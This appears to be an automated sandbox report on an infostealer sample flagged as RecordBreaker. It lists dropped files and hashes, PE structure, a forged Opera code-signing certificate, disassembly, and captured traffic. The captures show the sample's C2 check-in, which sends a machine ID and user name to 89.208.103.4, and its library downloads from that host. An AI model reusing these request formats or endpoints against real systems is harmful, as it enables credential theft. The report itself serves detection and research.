Preview:	MZx.....@.....x.....!..L.!This program cannot be run in DOS mode.$..PE..L...'.9b....."!.....@A.... .....tv..S....w.....5..hq.....D{.....text...V..... ..`.rdata.....@..@.data..... .....~.....@....00cfg.....@..@.rsrc.....@..@.reloc...5.....6.....@..B..... ....

C:\Users\user\AppData\LocalLow\sqlite3.dll

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\AppLaunch.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	1099223
Entropy (8bit):	6.502588297211263
Encrypted:	false

SSDEEP:	24576:9jxwSkSteuT4P/y7HjsXAGJyGvN5z4Rui2IXLbO:9Vww8HyrjsvyWN54RZH+
MD5:	DBF4F8DCEFB8056DC6BAE4B67FF810CE
SHA1:	BBAC1DD8A07C6069415C04B62747D794736D0689
SHA-256:	47B64311719000FA8C432165A0FDCDFED735D5B54977B052DE915B1CBBBF9D68
SHA-512:	B572CA2F2E4A5CC93E4FCC7A18C0AE6DF888AA4C55BC7DA591E316927A4B5CFCBDDA6E60018950BE891FF3B26F470CC5CCE34D217C2D35074322AB84C32A5D1
Malicious:	**true**
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...'.,b.v.....!..... .....a..... .....n*..... ...:.....text.....`.P`.data...|'... ...(.....@.`..rdata...D...P. ..F...:.....@.`@.bss....(.....`..edata..n*.....,.....@.0@.idata.....@.0..CRT....,.....@.0..tls.... ..... .@.0..rsrc.....@.0..reloc...;... ...<.....@.0B/4.....8....`.....@.@B/19.....R....p.....@..B/31.....]'...@...(.....@..B/45.....-...p. .....@..B/57.....\.....&.....@.0B/70.....#.....2..

C:\Users\user\AppData\LocalLow\t560llnDWvo9

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\AppLaunch.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	73728
Entropy (8bit):	1.1874185457069584
Encrypted:	false
SSDEEP:	96:l3sa9uKnadsdUDitMkMC1mBKC7g1HFp/GeICEjWTPeKeWbS8pz/YLcs+P+qigSz4:l3rHdMHGTPVbSYgbCP46w/1Vumq
MD5:	72A43D390E478BA9664F03951692D109
SHA1:	482FE43725D7A1614F6E24429E455CD0A920DF7C
SHA-256:	593D9DE27A8CA63553E9460E03FD190DCADD2B96BF63B438B4A92CB05A4D711C
SHA-512:	FF2777DCDDC72561CF694E2347C5755F19A13D4AC2C1A80C74ADEBB1436C2987DFA0CFBE4BAFD8F853281B24CA03ED708BA3400F2144A5EB3F333CC255DAC7CE
Malicious:	false
Preview:	SQLite format 3.....@ .....$.....C..... ....

C:\Users\user\AppData\LocalLow\vcruntime140.dll

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\AppLaunch.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	80128
Entropy (8bit):	6.906674531653877
Encrypted:	false
SSDEEP:	1536:l9j/j2886xv555et/MCsjw0BuRK3jteopUecbAdz86B+JfBL+eNv:l9j/j28V55At/zqw+IqLUecbAdz8lJrv
MD5:	1B171F9A428C44ACF85F89989007C328
SHA1:	6F25A874D6CBF8158CB7C491DCEDAA81CEAEBBAE
SHA-256:	9D02E952396BDFF3ABFE5654E07B7A713C84268A225E11ED9A3BF338ED1E424C
SHA-512:	99A06770EEA07F36ABC4AE0CECB2AE13C3ACB362B38B731C3BAED045BF76EA6B61EFE4089CD2EFAC27701E9443388322365BDB039CD388987B24D4A43C973BD1
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....08e.....u.....Rich.....PE..L....(.[.....''!.....0.....t(....@A.....?... ....8..... ..@..... .....text..... ..`.data.....@....idata.....@..@.rsrc.....@..@.reloc..... .....@..B..... .....

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	7.327729853786427

TrID:	• Win32 Executable (generic) a (10002005/4) 99.96% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	c35d4e641adf21bead54611499c416c8e2de75ac96098.exe
File size:	253424
MD5:	c5af2b53cf4b8d6177240a822ef6f350
SHA1:	32376015d14f746efa94473a7cb5ca7413f75dbf
SHA256:	c35d4e641adf21bead54611499c416c8e2de75ac9609832d1f32c476140c38d4
SHA512:	408fa474bf8faf4c600f321fefda25d8d3963ec42589fad00110326e23862787d3ba1f625adf74863ee48d1c77e0e81152d20e03643ac45225c5d27194c67e74
SSDEEP:	3072:WRs/UflSQNhFy8Zeo86wn6ff7/z4HshcmrXFloNmK0yb/l6hV5bIaQqR73vH6DrS:1cfQpIo8B6fFVY3dTvjSD1DjK/mK
TLSH:	DB44CE8039C0F479D865193114B4DAB1573DFC729FA18E9B6347456B0E332C38AADEAB
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....;.7..qYG.qYG.qYGk.ZFuqYGk.\F.qYGk.]FmqYGk.XF|qYG..]FnqYG..ZFkqYG.qXG/qYG..\FWqYG..PF~qYG...G~qYG..[F~qYGRich.qYG.....PE..L..

File Icon

Icon Hash:	32b68cd1f0b625db

Static PE Info

General

Entrypoint:	0x401ed1
Entrypoint Section:	.text
Digitally signed:	true
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	EXECUTABLE_IMAGE, 32BIT_MACHINE
DLL Characteristics:	DYNAMIC_BASE, NX_COMPAT, TERMINAL_SERVER_AWARE
Time Stamp:	0x62F47B99 [Thu Aug 11 03:46:33 2022 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	6
OS Version Minor:	0
File Version Major:	6
File Version Minor:	0
Subsystem Version Major:	6
Subsystem Version Minor:	0
Import Hash:	b8558d93f483c480fe68dcea321081d3

Authenticode Signature

Signature Valid:	**false**
Signature Issuer:	CN=DigiCert Trusted G4 Code Signing RSA4096 SHA384 2021 CA1, O="DigiCert, Inc.", C=US
Signature Validation Error:	**The digital signature of the object did not verify**
Error Number:	-2146869232
Not Before, Not After	• 5/25/2022 5:00:00 PM 6/19/2024 4:59:59 PM
Subject Chain	• CN=Opera Norway AS, O=Opera Norway AS, L=Oslo, S=Oslo, C=NO, SERIALNUMBER=916 368 127, OID.2.5.4.15=Private Organization, OID.1.3.6.1.4.1.311.60.2.1.3=NO
Version:	3
Thumbprint MD5:	9B8B28D33C3D8867B77D0248EF6E8944
Thumbprint SHA-1:	44D0357BE066320608E15D66057D34F6AB46011C
Thumbprint SHA-256:	CB2CEC648FA7D06ECCE1C6CCED9080FADBF81E53F4C4489EEF591DD939F10DE3
Serial:	0249A132815AF42E75A78D7098517EFD

Entrypoint Preview

Instruction
call 00007FC45CC3EC19h
jmp 00007FC45CC3E779h
cmp ecx, dword ptr [0041A014h]
jne 00007FC45CC3E903h

Instruction
ret
jmp 00007FC45CC3EF69h
push ebp
mov ebp, esp
jmp 00007FC45CC3E90Fh
push dword ptr [ebp+08h]
call 00007FC45CC426AFh
pop ecx
test eax, eax
je 00007FC45CC3E911h
push dword ptr [ebp+08h]
call 00007FC45CC4272Bh
pop ecx
test eax, eax
je 00007FC45CC3E8E8h
pop ebp
ret
cmp dword ptr [ebp+08h], FFFFFFFFh
je 00007FC45CC3DAF2h
jmp 00007FC45CC3F033h
push ebp
mov ebp, esp
push dword ptr [ebp+08h]
call 00007FC45CC3F045h
pop ecx
pop ebp
ret
push ebp
mov ebp, esp
test byte ptr [ebp+08h], 00000001h
push esi
mov esi, ecx
mov dword ptr [esi], 004131A4h
je 00007FC45CC3E90Ch
push 0000000Ch
push esi
call 00007FC45CC3E8DDh
pop ecx
pop ecx
mov eax, esi
pop esi
pop ebp
retn 0004h
push ebp
mov ebp, esp
mov eax, dword ptr [ebp+08h]
push esi
mov ecx, dword ptr [eax+3Ch]
add ecx, eax
movzx eax, word ptr [ecx+14h]
lea edx, dword ptr [ecx+18h]
add edx, eax
movzx eax, word ptr [ecx+06h]
imul esi, eax, 28h
add esi, edx
cmp edx, esi
je 00007FC45CC3E91Bh
mov ecx, dword ptr [ebp+0Ch]

Instruction
cmp ecx, dword ptr [edx+0Ch]
jc 00007FC45CC3E90Ch
mov eax, dword ptr [edx+08h]
add eax, dword ptr [edx+0Ch]
cmp ecx, eax
jc 00007FC45CC3E90Eh
add edx, 28h
cmp edx, esi
jne 00007FC45CC3E8ECh
xor eax, eax
pop esi
pop ebp
ret
mov eax, edx
jmp 00007FC45CC3E8FBh
push esi
call 00007FC45CC3F1AEh
test eax, eax
je 00007FC45CC3E922h

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x197b0	0x28	.rdata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x2a000	0x126bd	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x3b400	0x29f0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x3d000	0x1028	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x18d58	0x1c	.rdata
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x18c98	0x40	.rdata
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x13000	0x10c	.rdata
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x112b0	0x11400	False	0.6090636322463768	COM executable for DOS	6.6358418629025815	IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_MEM_READ
.rdata	0x13000	0x6dbc	0x6e00	False	0.466015625	data	5.05287754603274	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x1a000	0xfd3c	0xf400	False	0.6232549948770492	DOS executable (block device driver @\273\)	7.232315884354351	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE
.rsrc	0x2a000	0x126bd	0x12800	False	0.8851879222972973	data	7.564423779432456	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x3d000	0x1028	0x1200	False	0.7361111111111112	data	6.2012814728171435	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0x2a104	0x12428	data		
RT_GROUP_ICON	0x3c52c	0x14	data		
RT_MANIFEST	0x3c540	0x17d	XML 1.0 document text	English	United States

Imports

DLL	Import
KERNEL32.dll	QueryPerformanceCounter, GetCurrentProcessId, GetCurrentThreadId, GetSystemTimeAsFileTime, InitializeSListHead, IsDebuggerPresent, UnhandledExceptionFilter, SetUnhandledExceptionFilter, GetStartupInfoW, IsProcessorFeaturePresent, GetModuleHandleW, GetCurrentProcess, TerminateProcess, WriteConsoleW, RaiseException, RtlUnwind, GetLastError, SetLastError, EnterCriticalSection, LeaveCriticalSection, DeleteCriticalSection, InitializeCriticalSectionAndSpinCount, TlsAlloc, TlsGetValue, TlsSetValue, TlsFree, FreeLibrary, GetProcAddress, LoadLibraryExW, GetStdHandle, WriteFile, GetModuleFileNameW, ExitProcess, GetModuleHandleExW, GetCommandLineA, GetCommandLineW, HeapAlloc, HeapFree, CompareStringW, LCMapStringW, GetFileType, FindClose, FindFirstFileExW, FindNextFileW, IsValidCodePage, GetACP, GetOEMCP, GetCPInfo, MultiByteToWideChar, WideCharToMultiByte, GetEnvironmentStringsW, FreeEnvironmentStringsW, SetEnvironmentVariableW, SetStdHandle, GetStringTypeW, GetProcessHeap, FlushFileBuffers, GetConsoleOutputCP, GetConsoleMode, GetFileSizeEx, SetFilePointerEx, HeapSize, HeapReAlloc, CloseHandle, CreateFileW, DecodePointer

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.2.389.208.103.44 9736802036934 08/11/22-06:57:07.043612	TCP	2036934	ET TROJAN Win32/RecordBreaker CnC Checkin	49736	80	192.168.2.3	89.208.103.4
89.208.103.4192.168.2.38 0497362036955 08/11/22-06:57:07.164104	TCP	2036955	ET TROJAN Win32/RecordBreaker CnC Checkin - Server Response	80	49736	89.208.103.4	192.168.2.3

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Aug 11, 2022 06:57:07.005803108 CEST	49736	80	192.168.2.3	89.208.103.4
Aug 11, 2022 06:57:07.029704094 CEST	80	49736	89.208.103.4	192.168.2.3
Aug 11, 2022 06:57:07.029838085 CEST	49736	80	192.168.2.3	89.208.103.4
Aug 11, 2022 06:57:07.043612003 CEST	49736	80	192.168.2.3	89.208.103.4
Aug 11, 2022 06:57:07.066931963 CEST	80	49736	89.208.103.4	192.168.2.3
Aug 11, 2022 06:57:07.164103985 CEST	80	49736	89.208.103.4	192.168.2.3
Aug 11, 2022 06:57:07.164133072 CEST	80	49736	89.208.103.4	192.168.2.3
Aug 11, 2022 06:57:07.164149046 CEST	80	49736	89.208.103.4	192.168.2.3
Aug 11, 2022 06:57:07.164165020 CEST	80	49736	89.208.103.4	192.168.2.3
Aug 11, 2022 06:57:07.164180040 CEST	80	49736	89.208.103.4	192.168.2.3
Aug 11, 2022 06:57:07.164192915 CEST	80	49736	89.208.103.4	192.168.2.3
Aug 11, 2022 06:57:07.164216995 CEST	49736	80	192.168.2.3	89.208.103.4
Aug 11, 2022 06:57:07.164267063 CEST	49736	80	192.168.2.3	89.208.103.4
Aug 11, 2022 06:57:07.164273977 CEST	49736	80	192.168.2.3	89.208.103.4
Aug 11, 2022 06:57:07.185926914 CEST	49736	80	192.168.2.3	89.208.103.4
Aug 11, 2022 06:57:07.209237099 CEST	80	49736	89.208.103.4	192.168.2.3
Aug 11, 2022 06:57:07.238115072 CEST	80	49736	89.208.103.4	192.168.2.3
Aug 11, 2022 06:57:07.238140106 CEST	80	49736	89.208.103.4	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Aug 11, 2022 06:57:07.238156080 CEST	80	49736	89.208.103.4	192.168.2.3
Aug 11, 2022 06:57:07.238171101 CEST	80	49736	89.208.103.4	192.168.2.3
Aug 11, 2022 06:57:07.238187075 CEST	80	49736	89.208.103.4	192.168.2.3
Aug 11, 2022 06:57:07.238204002 CEST	80	49736	89.208.103.4	192.168.2.3
Aug 11, 2022 06:57:07.238212109 CEST	49736	80	192.168.2.3	89.208.103.4
Aug 11, 2022 06:57:07.238215923 CEST	80	49736	89.208.103.4	192.168.2.3
Aug 11, 2022 06:57:07.238251925 CEST	49736	80	192.168.2.3	89.208.103.4
Aug 11, 2022 06:57:07.238257885 CEST	49736	80	192.168.2.3	89.208.103.4
Aug 11, 2022 06:57:07.238270998 CEST	49736	80	192.168.2.3	89.208.103.4
Aug 11, 2022 06:57:07.249636889 CEST	80	49736	89.208.103.4	192.168.2.3
Aug 11, 2022 06:57:07.249660969 CEST	80	49736	89.208.103.4	192.168.2.3
Aug 11, 2022 06:57:07.249692917 CEST	80	49736	89.208.103.4	192.168.2.3
Aug 11, 2022 06:57:07.249706030 CEST	80	49736	89.208.103.4	192.168.2.3
Aug 11, 2022 06:57:07.249722004 CEST	49736	80	192.168.2.3	89.208.103.4
Aug 11, 2022 06:57:07.249738932 CEST	49736	80	192.168.2.3	89.208.103.4
Aug 11, 2022 06:57:07.249790907 CEST	49736	80	192.168.2.3	89.208.103.4
Aug 11, 2022 06:57:07.251193047 CEST	80	49736	89.208.103.4	192.168.2.3
Aug 11, 2022 06:57:07.251215935 CEST	80	49736	89.208.103.4	192.168.2.3
Aug 11, 2022 06:57:07.251231909 CEST	80	49736	89.208.103.4	192.168.2.3
Aug 11, 2022 06:57:07.251247883 CEST	80	49736	89.208.103.4	192.168.2.3
Aug 11, 2022 06:57:07.251256943 CEST	49736	80	192.168.2.3	89.208.103.4
Aug 11, 2022 06:57:07.251280069 CEST	49736	80	192.168.2.3	89.208.103.4
Aug 11, 2022 06:57:07.251316071 CEST	49736	80	192.168.2.3	89.208.103.4
Aug 11, 2022 06:57:07.262228966 CEST	80	49736	89.208.103.4	192.168.2.3
Aug 11, 2022 06:57:07.262254000 CEST	80	49736	89.208.103.4	192.168.2.3
Aug 11, 2022 06:57:07.262269020 CEST	80	49736	89.208.103.4	192.168.2.3
Aug 11, 2022 06:57:07.262279987 CEST	80	49736	89.208.103.4	192.168.2.3
Aug 11, 2022 06:57:07.262336016 CEST	49736	80	192.168.2.3	89.208.103.4
Aug 11, 2022 06:57:07.262362957 CEST	49736	80	192.168.2.3	89.208.103.4
Aug 11, 2022 06:57:07.264964104 CEST	80	49736	89.208.103.4	192.168.2.3
Aug 11, 2022 06:57:07.264991045 CEST	80	49736	89.208.103.4	192.168.2.3
Aug 11, 2022 06:57:07.265006065 CEST	80	49736	89.208.103.4	192.168.2.3
Aug 11, 2022 06:57:07.265021086 CEST	80	49736	89.208.103.4	192.168.2.3
Aug 11, 2022 06:57:07.265063047 CEST	49736	80	192.168.2.3	89.208.103.4
Aug 11, 2022 06:57:07.265126944 CEST	49736	80	192.168.2.3	89.208.103.4
Aug 11, 2022 06:57:07.265441895 CEST	80	49736	89.208.103.4	192.168.2.3
Aug 11, 2022 06:57:07.265465021 CEST	80	49736	89.208.103.4	192.168.2.3
Aug 11, 2022 06:57:07.265480042 CEST	80	49736	89.208.103.4	192.168.2.3
Aug 11, 2022 06:57:07.265495062 CEST	80	49736	89.208.103.4	192.168.2.3
Aug 11, 2022 06:57:07.265502930 CEST	49736	80	192.168.2.3	89.208.103.4
Aug 11, 2022 06:57:07.265511036 CEST	80	49736	89.208.103.4	192.168.2.3
Aug 11, 2022 06:57:07.265527010 CEST	80	49736	89.208.103.4	192.168.2.3
Aug 11, 2022 06:57:07.265553951 CEST	49736	80	192.168.2.3	89.208.103.4
Aug 11, 2022 06:57:07.265604019 CEST	49736	80	192.168.2.3	89.208.103.4
Aug 11, 2022 06:57:07.272857904 CEST	80	49736	89.208.103.4	192.168.2.3
Aug 11, 2022 06:57:07.272883892 CEST	80	49736	89.208.103.4	192.168.2.3
Aug 11, 2022 06:57:07.272938013 CEST	49736	80	192.168.2.3	89.208.103.4
Aug 11, 2022 06:57:07.272964954 CEST	49736	80	192.168.2.3	89.208.103.4
Aug 11, 2022 06:57:07.273318052 CEST	80	49736	89.208.103.4	192.168.2.3
Aug 11, 2022 06:57:07.273339033 CEST	80	49736	89.208.103.4	192.168.2.3
Aug 11, 2022 06:57:07.273354053 CEST	80	49736	89.208.103.4	192.168.2.3
Aug 11, 2022 06:57:07.273370981 CEST	80	49736	89.208.103.4	192.168.2.3
Aug 11, 2022 06:57:07.273382902 CEST	49736	80	192.168.2.3	89.208.103.4
Aug 11, 2022 06:57:07.273407936 CEST	49736	80	192.168.2.3	89.208.103.4
Aug 11, 2022 06:57:07.273457050 CEST	49736	80	192.168.2.3	89.208.103.4
Aug 11, 2022 06:57:07.274364948 CEST	80	49736	89.208.103.4	192.168.2.3
Aug 11, 2022 06:57:07.274386883 CEST	80	49736	89.208.103.4	192.168.2.3
Aug 11, 2022 06:57:07.274400949 CEST	80	49736	89.208.103.4	192.168.2.3
Aug 11, 2022 06:57:07.274416924 CEST	80	49736	89.208.103.4	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Aug 11, 2022 06:57:07.274432898 CEST	49736	80	192.168.2.3	89.208.103.4
Aug 11, 2022 06:57:07.274450064 CEST	49736	80	192.168.2.3	89.208.103.4
Aug 11, 2022 06:57:07.274493933 CEST	49736	80	192.168.2.3	89.208.103.4
Aug 11, 2022 06:57:07.274892092 CEST	80	49736	89.208.103.4	192.168.2.3
Aug 11, 2022 06:57:07.274909973 CEST	80	49736	89.208.103.4	192.168.2.3
Aug 11, 2022 06:57:07.274925947 CEST	80	49736	89.208.103.4	192.168.2.3
Aug 11, 2022 06:57:07.274940968 CEST	80	49736	89.208.103.4	192.168.2.3
Aug 11, 2022 06:57:07.274955034 CEST	80	49736	89.208.103.4	192.168.2.3
Aug 11, 2022 06:57:07.274962902 CEST	49736	80	192.168.2.3	89.208.103.4
Aug 11, 2022 06:57:07.274970055 CEST	80	49736	89.208.103.4	192.168.2.3
Aug 11, 2022 06:57:07.274971962 CEST	49736	80	192.168.2.3	89.208.103.4
Aug 11, 2022 06:57:07.275015116 CEST	49736	80	192.168.2.3	89.208.103.4
Aug 11, 2022 06:57:07.275026083 CEST	49736	80	192.168.2.3	89.208.103.4
Aug 11, 2022 06:57:07.285415888 CEST	80	49736	89.208.103.4	192.168.2.3
Aug 11, 2022 06:57:07.285438061 CEST	80	49736	89.208.103.4	192.168.2.3
Aug 11, 2022 06:57:07.285547972 CEST	49736	80	192.168.2.3	89.208.103.4
Aug 11, 2022 06:57:07.285887003 CEST	80	49736	89.208.103.4	192.168.2.3
Aug 11, 2022 06:57:07.285907030 CEST	80	49736	89.208.103.4	192.168.2.3
Aug 11, 2022 06:57:07.285921097 CEST	80	49736	89.208.103.4	192.168.2.3
Aug 11, 2022 06:57:07.285934925 CEST	80	49736	89.208.103.4	192.168.2.3
Aug 11, 2022 06:57:07.285945892 CEST	49736	80	192.168.2.3	89.208.103.4
Aug 11, 2022 06:57:07.285990000 CEST	49736	80	192.168.2.3	89.208.103.4
Aug 11, 2022 06:57:07.286957026 CEST	80	49736	89.208.103.4	192.168.2.3

HTTP Request Dependency Graph

- 89.208.103.4

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49736	89.208.103.4	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\AppLaunch.exe

Timestamp	kBytes transferred	Direction	Data
Aug 11, 2022 06:57:07.043612003 CEST	788	OUT	POST / HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded; charset=utf-8 User-Agent: mozzzzzzzzzz Host: 89.208.103.4 Content-Length: 94 Connection: Keep-Alive Cache-Control: no-cache Data Raw: 6d 61 63 68 69 6e 65 49 64 3d 64 30 36 65 64 36 33 35 2d 36 38 66 36 2d 34 65 39 61 2d 39 35 35 63 2d 34 38 39 39 66 35 66 35 37 62 39 61 7c 68 61 72 64 7a 26 63 6f 6e 66 69 67 49 64 3d 63 37 38 33 64 31 36 36 64 37 30 66 33 33 32 62 37 32 38 30 33 30 65 38 36 32 62 38 32 39 65 38 Data Ascii: machineId=d06ed635-68f6-4e9a-955c-4899f5f57b9a|user&configId=c783d166d70f332b728030e862b829e8

Timestamp	kBytes transferred	Direction	Data
Aug 11, 2022 06:57:07.164103985 CEST	791	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 (Ubuntu) Date: Thu, 11 Aug 2022 04:57:07 GMT Content-Type: text/html; charset=utf-8 Content-Length: 5480 Connection: keep-alive Vary: Accept-Encoding Vary: Accept-Encoding Vary: Accept-Encoding Content-Security-Policy: default-src 'self';base-uri 'self';block-all-mixed-content;font-src 'self' https: data:;form-action 'self';frame-ancestors 'self';img-src 'self' data:;object-src 'none';script-src 'self';script-src-attr 'none';style-src 'self' https: 'unsafe-inline';upgrade-insecure-requests Cross-Origin-Embedder-Policy: require-corp Cross-Origin-Opener-Policy: same-origin Cross-Origin-Resource-Policy: same-origin X-DNS-Prefetch-Control: off Expect-CT: max-age=0 X-Frame-Options: SAMEORIGIN Strict-Transport-Security: max-age=15552000; includeSubDomains X-Download-Options: noopen X-Content-Type-Options: nosniff Origin-Agent-Cluster: ?1 X-Permitted-Cross-Domain-Policies: none Referrer-Policy: no-referrer X-XSS-Protection: 0 ETag: W/"1568-kyzrSzbz5mowvP5Ir8dWbIL7LWw" Data Raw: 6c 69 62 73 5f 6e 73 73 33 3a 68 74 74 70 3a 2f 2f 38 39 2e 32 30 38 2e 31 30 33 2e 34 2f 61 4e 37 6a 44 30 71 4f 36 6b 54 35 62 4b 35 62 51 34 65 52 38 66 45 31 78 50 37 68 4c 32 76 4b 2f 6e 73 73 33 2e 64 6c 6c 0a 6c 69 62 73 5f 6d 73 76 63 70 31 34 30 3a 68 74 74 70 3a 2f 2f 38 39 2e 32 30 38 2e 31 30 33 2e 34 2f 61 4e 37 6a 44 30 71 4f 36 6b 54 35 62 4b 35 62 51 34 65 52 38 66 45 31 78 50 37 68 4c 32 76 4b 2f 6d 73 76 63 70 31 34 30 2e 64 6c 6c 0a 6c 69 62 73 5f 76 63 72 75 6e 74 69 6d 65 31 34 30 3a 68 74 74 70 3a 2f 2f 38 39 2e 32 30 38 2e 31 30 33 2e 34 2f 61 4e 37 6a 44 30 71 4f 36 6b 54 35 62 4b 35 62 51 34 65 52 38 66 45 31 78 50 37 68 4c 32 76 4b 2f 76 63 72 75 6e 74 69 6d 65 31 34 30 2e 64 6c 6c 0a 6c 69 62 73 5f 6d 6f 7a 67 6c 75 65 3a 68 74 74 70 3a 2f 2f 38 Data Ascii: libs_nss3:http://89.208.103.4/aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/nss3.dlllibs_msvcp140:http://89.208.103.4/aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/msvcp140.dlllibs_vcruntime140:http://89.208.103.4/aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/vcruntime140.dlllibs_mozglue:http://8
Aug 11, 2022 06:57:07.185926914 CEST	809	OUT	GET /aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/nss3.dll HTTP/1.1 Content-Type: text/plain; User-Agent: qwrqrwrqwrqwr Host: 89.208.103.4 Connection: Keep-Alive Cache-Control: no-cache
Aug 11, 2022 06:57:07.238115072 CEST	859	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 (Ubuntu) Date: Thu, 11 Aug 2022 04:57:07 GMT Content-Type: application/octet-stream Content-Length: 2042296 Connection: keep-alive Last-Modified: Mon, 11 Apr 2022 14:39:48 GMT ETag: "62543db4-1f29b8" Accept-Ranges: bytes Data Raw: 4d 5a 78 00 01 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 78 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 24 00 00 50 45 00 00 4c 01 06 00 f6 f1 39 62 00 00 00 00 00 00 00 00 e0 00 22 21 0b 01 0e 00 00 e0 19 00 00 26 05 00 00 00 00 00 d0 01 15 00 00 10 00 00 00 00 00 00 00 00 10 00 10 00 00 00 02 00 00 06 00 01 00 00 00 00 00 06 00 01 00 00 00 00 00 00 60 1f 00 00 04 00 00 fd d1 1f 00 02 00 40 41 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 f8 21 1d 00 5c 9d 00 00 54 bf 1d 00 40 01 00 00 00 40 1e 00 78 03 00 00 00 00 00 00 00 00 00 00 00 0a 1f 00 b8 1f 00 00 00 50 1e 00 68 0a 01 00 68 fd 1c 00 1c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 08 f0 19 00 a0 00 00 00 00 00 00 00 00 00 00 00 f0 c4 1d 00 5c 04 00 00 94 21 1d 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 69 de 19 00 00 10 00 00 00 e0 19 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 e4 e9 03 00 00 f0 19 00 00 ea 03 00 00 e4 19 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 14 4e 00 00 00 e0 1d 00 00 2a 00 00 00 ce 1d 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 30 30 63 66 67 00 00 04 00 00 00 00 30 1e 00 00 02 00 00 00 f8 1d 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 73 72 63 00 00 00 78 03 00 00 00 40 1e 00 00 04 00 00 00 fa 1d 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 68 0a 01 00 00 50 1e 00 00 0c 01 00 00 fe 1d 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 